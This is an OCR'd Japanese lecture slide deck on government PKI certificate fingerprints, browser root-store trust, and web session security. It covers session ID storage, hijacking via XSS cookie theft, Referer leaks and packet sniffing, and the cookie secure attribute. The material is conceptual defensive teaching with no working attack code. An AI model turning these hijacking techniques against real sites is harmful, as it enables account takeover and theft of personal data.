平成14年5月15日　総務大臣　片山虎之助

1　自己署名証明書のフィンガープリント　自己署名証明書に関し、次表左欄に掲げるハッシュ関数により算出したフィンガープリントは、同表右欄に掲げるとおりである。

ハッシュ関数	フィンガープリント
SHA－1	36A4 F69F 07 8E18 3DD2 F6 6628 E855 B05 95 4A80 F4B3

2　安全な通信を行うための証明書に関し、次表左欄に掲げるハッシュ関数により算出したフィンガープリントは、同表右欄に掲げるとおりである。


ハッシュ関数	フィンガープリント
SHA－1	270C 500C C6 C86E CB19 80 BC13 0543 9E D2 8248 0BE3
MD5	22：D5：44：B2：CB：A3：FE：8E：EB：97：0E：14：31：5E：3E：EF

注　SHA－1又はMD5により算出したフィンガープリントは、それぞれ、40桁又は32桁の16進数であり、「0」～「9」及び「A」～「F」の文字の組合せで示される。ただし、フィンガープリントを表示するソフトウェアの違い又はバージョンにより、大文字又は小文字の相違「：」又はスペースの付加等表示方法が異なることがある。


官報 第3360号

政府認証基盤を構成する総務省認証局システムの自己署名証明書及び総務省の使用に係る電子計算機と安全な通信を行うために総務省運用支援認証局システムにより発行した証明書のフィンガープリントの公示について

総務省 5月15日～



理想形




- ブラウザベンダに、日本の全各府省のルート証明書（十数個もある!!）を初期信頼点としてもらう
  - そんなこと実現するの??


現実的な解決策

- 解決案(A)
  - https://www.e-gov.go.jp/（電子政府の窓口）を**既存認証局の**サーバ証明書で運用し、
  - ここでフィンガープリントを掲示する
    - 最低でもこれはできないか?
- 解決案(B)
  - https://www.e-gov.go.jp/（電子政府の窓口）を既存認証局のサーバ証明書で運用し、
  - ここで**各府省のルート証明書を配布**する
    - 自省のサイトで配布しないとだめですか?


解決案 (A)



解決案 (B)




（念のため）注意：こうせよと言っているのではない(1)



- 官職証明書を民間認証局で発行せよ?
  それはもちろんダメ
  - こんな話は初めからしていない

（念のため）注意：こうせよと言っているのではない(2)



- 電子政府のサーバ証明書を、既存民間認証局のもので運用せよ?
  - これなら「国策に反する」という反論も妥当かもしれない
    だが、そうしろとは言っていない

民間認証局は信頼性が低い?

- ひとつでも信頼性の低い認証局があれば、ブラウザの信頼性はそのレベルに落ちる
- 官製認証局を追加して信頼性が高まるわけではない


官製認証局しかダメというなら

- 官製認証局と「ポリシーが全く同じ」必要があるのなら、そもそも、
  - **Webブラウザのルート証明書ストアから、民間認証局を排除（利用者に削除させる）しないといけない**
- それは、まったくもって非現実的
  - Webブラウザは電子政府専用ソフトではないのだから

Webブラウザを使うべきでない

- そもそも、Webブラウザの信頼性は高くない
- GPKIが求める信頼性を得るには、
  - ルート証明書ストアから官製認証局以外を削除する、または、
  - 専用ソフトウェアを使用する
    - 専用ソフトウェアがWebブラウザと異なる点
      - 官製認証局しか信頼点としていない
- それでもWebブラウザを使うというのなら
  - 民間認証局を使ってよいという結論になる
    - どのみち信頼性が違わないのだから

総務省がFAXサービスを開始



- これで責任を果たしたことになる?

その後

- 2006年9月、一部について根本的な解決
  - LGPKIと、総務省CAのルート証明書を、MicrosoftがWindows Updateで自動配信
  - 「マイクロソフト、電子政府システムのルート証明書をWindows Updateで配布」, INTERNET Wartch, 2006年9月28日 http://internet.watch.impress.co.jp/cda/news/2006/09/28/13439.html
    - *マイクロソフトでは、日本政府からの協力要請に基づき、電子政府システムおよび地方公共団体の各種システムを安全に利用する際に不可欠なルート証明書につ いて、Windows Updateによる配信を開始。Windows XPおよびWindows Server 2003については既に9月1日から配布を開始しており、27日からはWindows 2000を対象とする配布を開始した。*
  - 他の省庁のCAは未対応

セッションIDが暗号化されない通信路を流れないように


- 目的
  - セッションIDを格納するcookieにsecure属性を付けさせる
  - セッションIDをhiddenパラメータに格納する場合、格納ページと送信先ページが https:// であるように
- 例外に関する考察
  - ひとつのWebアプリでセッションが二重構成になっている場合
    - ログイン前からログイン中まで引き継がれるセッションと、ログイン中だけに対応するセッションの二つ
    - ログイン中のセッションについてのみこの要件を適用
  - ログイン状態の確認をセッションIDではなく、認証トークンで行っている場合
    - 「セッションID」を認証トークンに読み替える

典型的なWebアプリ構成


- 登録情報変更画面がある
  - ログイン中であれば、パスワードの再入力なしに、変更画面に入れる場合が多い
  - 変更機能でありながら、現在の登録情報が表示される場合がほとんど（閲覧確認機能でもある）
    - 変更点の入力だけさせるサイトもあるが、ごくわずか
  - 閲覧できるのは、氏名、住所、誕生日、電話番号、メールアドレスのほか、勤務先、趣味、家族構成など
  - 登録済みクレジットカード番号の全桁を閲覧確認できる場合がある
    - 下4桁など一部の桁だけ表示して他を隠す対策をとるところもある


ログイン画面

- Web画面上に「ログイン」の機能
  - HTMLページ上でユーザ名とパスワードを入力



情報処理振興事業協会 電子政府情報セキュリティ技術開発事業 「アクセス制御機構の機能不全を検出・検証するシステム」
（株式会社ソフテック，協働:高木浩光）模擬ショッピングサイトシステムより






セッション追跡

- ログインからログアウトまでの「セッション」
  - HTTPには（その意味での）セッションの概念がない
  - 同じユーザからのアクセスであることを、なんらかの方法で追跡する必要がある
- セッションIDによる追跡
  - ログインごとに臨時のIDを発行
    - IDは予測が十分に困難なランダムな文字列
  - ログイン成功時に、ユーザとセッションIDとの対応表を作成
  - ブラウザからアクセスがあると、セッションIDが送られてくるので、セッションIDからユーザを検索
  - ユーザごとの処理を実行
  - ログアウトボタンが押されたらセッションを破棄
    - 対応表からそのセッションIDを削除


セッション追跡と認証の実装手段

- セッションIDによる方法（フォーム認証）
  - セッションIDに紐付けた値で認証済みであることを確認する（セッション追跡用途と認証済み確認用途を兼ねる）
  - セッションID格納場所: cookie、POSTのhiddenパラメタ、URL
  - ログイン認証前にセッションIDを発行する方法
    - 同じブラウザからの一連のアクセスを「セッション」とするもの
  - ログイン認証後にセッションIDを発行する方法
    - あるユーザのログインからログアウトまでを「セッション」とするもの
- HTTP認証による方法（Basic認証、ダイジェスト認証）
  - 認証後、CGIのAPIによりユーザ名を取得できる
    - 取得できないときはログインしていないアクセス
- SSLクライアント認証による方法
  - 認証後、SSLのAPIによりユーザ名を取得できる
    - 取得できないときはログインしていないアクセス




セッションIDの格納場所

- Cookie



- URLパラメタ



- POSTのhiddenパラメタ

<input type="hidden" name="sessionid" value="2ac477812585b2dd">

セッションハイジャック攻撃

- ログイン状態の乗っ取り
- セッションID窃用によるセッションハイジャック
  - セッションIDの値だけでどのユーザからのアクセスなのかを識別しているため
  - 同じ値のセッションIDを第三者が送ってくると、本人なのか成りすましアクセスなのか区別できない
- 参考: IPアドレスの一致確認による対策?
  - 完全な対策にはならない
    - 企業など組織用プロキシ経由や、プライベートアドレスを割り当てるISPからのアクセスは、中の人をIPアドレスで区別できない
  - 「一致」に幅を持たせざるを得ない
    - 同じ人からのアクセスが異なるIPアドレスからとなる場合がある

その原因

- セッションIDを盗まれる
  - Referer: によるURLの流出
  - Cookieの盗み出し
    - Webアプリ側のクロスサイトスクリプティング(XSS)脆弱性を突いた攻撃によるもの
    - ブラウザの脆弱性を突いた攻撃によるもの(JavaScriptのsame origin ruleの破れ、XSS脆弱性)
  - パケット盗聴
    - SSLでの保護を前提としているのにcookieにsecure属性を指定せず
- セッションIDを窃用される
  - ブラウザからサーバへの送信を模倣する
    - 自分のブラウザにcookieを自力でセットする
    - 自分のブラウザにパラメタをセットしたHTMLを表示させてアクセスを継続(POSTのhiddenパラメタ)
    - telnetなどで直接TCPでHTTPを送信

その脅威

- ログイン中のユーザと同じことができる
  - ただし、一回だけ
    - ユーザがログアウトした時点で乗っ取りの継続は不能となる（ようにWebアプリを作ることができる）
  - ただし、二重の認証がある場合には、
    - たとえば銀行の乱数表のように、ログインした後で第二の秘密情報による認証を設けている場合
    - 外側のセッションハイジャックでは、第二の認証の内側までは入れない
      - ただし、第二の認証の確認方法が、外側のセッションの状態変数で調べる方式の場合は、ユーザが第二の認証の内側に入っている時点でセッションハイジャックされると、第二認証の中にも入られてしまう
  - ただし、パスワード変更機能（不適切な）がある場合、
    - 一回のセッションハイジャックでパスワードを変更され、継続して不正ログインされる危険性がある場合もある

その具体的被害

- 画面を閲覧するアクセスによるもの
  - 情報漏洩
    - 登録されている個人情報を盗まれる
    - ユーザの利用履歴を盗まれる
- 状態を変更するアクセスによるもの
  - 登録情報の改竄
    - 登録している個人情報などを書き換えられる
  - 設定の変更
    - パスワード変更、プライベートモード取り消し、振り込み上限額の変更
  - 注文の実行
    - なりすまし注文、オークションの不正出品および取り消し、不正送金
- Webサイト運営者の責任の重大性
  - 原状回復不能な被害

その現実性

- いわゆる「受動的攻撃」
  - 攻撃者の仕掛けた罠サイトに、被害者がアクセスした時点で攻撃が成功する
  - 目標サイトに被害者がログイン中のタイミングで
- 緩和される要素
  - ログイン中でなければ攻撃は成功しない

他の認証方式では


- HTTP認証による方法（Basic認証、ダイジェスト認証）
  - JavaScriptから認証情報へアクセスできないため、脆弱性の影響を受けにくい（影響を受ける脆弱性の発覚頻度が低め）
    - 過去に指摘された該当する脆弱性
      - HTTPサーバがTRACEメソッドの利用を許している場合、サイト側のXSS脆弱性により、リクエストヘッダの「Authorization:」フィールドが漏洩
      - Proxyサーバ等のHTTP Request Smuggling脆弱性による漏洩
  - 実装はHTTPサーバ開発者の責任であり、個々のWebアプリ開発者の実装ミスの影響を受けない
    - SSL使用時はhttpsでログインした認証情報はhttpsページにしか送信されない
- SSLクライアント認証による方法
  - SSLのプロトコル上、ハイジャックができない

セッションの有効期限

- ブラウザ側の挙動
  - 「セッション限り」のcookie ⇒ブラウザを終了させるまで有効
  - HTTP認証 ⇒ ブラウザを終了させるまで有効
  - SSLクライアント認証 ⇒ブラウザを終了させるまで有効
- 近年のブラウザの利用形態の変化
  - Windows XPの普及により、OSが再起動される機会が激減
  - タブブラウザの普及で、ブラウザが終了される機会が減少中
- ブラウザ側操作での認証状態のクリア
  - cookie ⇒ 簡単にはできない（当該cookieだけ消すのは面倒）
  - HTTP認証 ⇒ IEでは無理、Firefoxでは「プライバシー情報の消去」の「認証済みのセッション」の操作
  - SSLクライアント認証 ⇒ IEでは「SSL状態のクリア」
    http://support.microsoft.com/?scid=kb;ja;820695&spid=2073&sid=283
    Firefoxでは「プライバシー情報の消去」の「認証済みのセッション」
    http://lxr.mozilla.org/mozilla1.8.0/source/browser/base/content/sanitize.js#246

パケット盗聴によるID漏洩

- SSLを使用していないサイト
  - パケット盗聴の危険性を想定しないサイト
  - パスワードも盗聴される
- SSLを使用しているサイト
  - パケット盗聴されても安全であることを想定している
- すべての画面がHTTPSの場合
  - 通信内容は盗聴されない
- HTTPSとHTTPのページが混在する場合
  - 盗聴されない通信と、盗聴される通信がある



CookieのSecure属性


- Cookieの発行方法
  - サーバからクライアントへの応答のヘッダにて
    - Set-Cookie: user=takagi
  - Set-Cookieのオプション属性
    - Set-Cookie: user=takagi; domain=example.com; path=/
  - 「secure」属性
    - Set-Cookie: user=takagi; secure
- Secure属性がない場合とある場合の違い

	secureなし	secureあり
http:// へのアクセス	送信する	送信しない
https:// へのアクセス	送信する	送信する


Secure属性の仕様

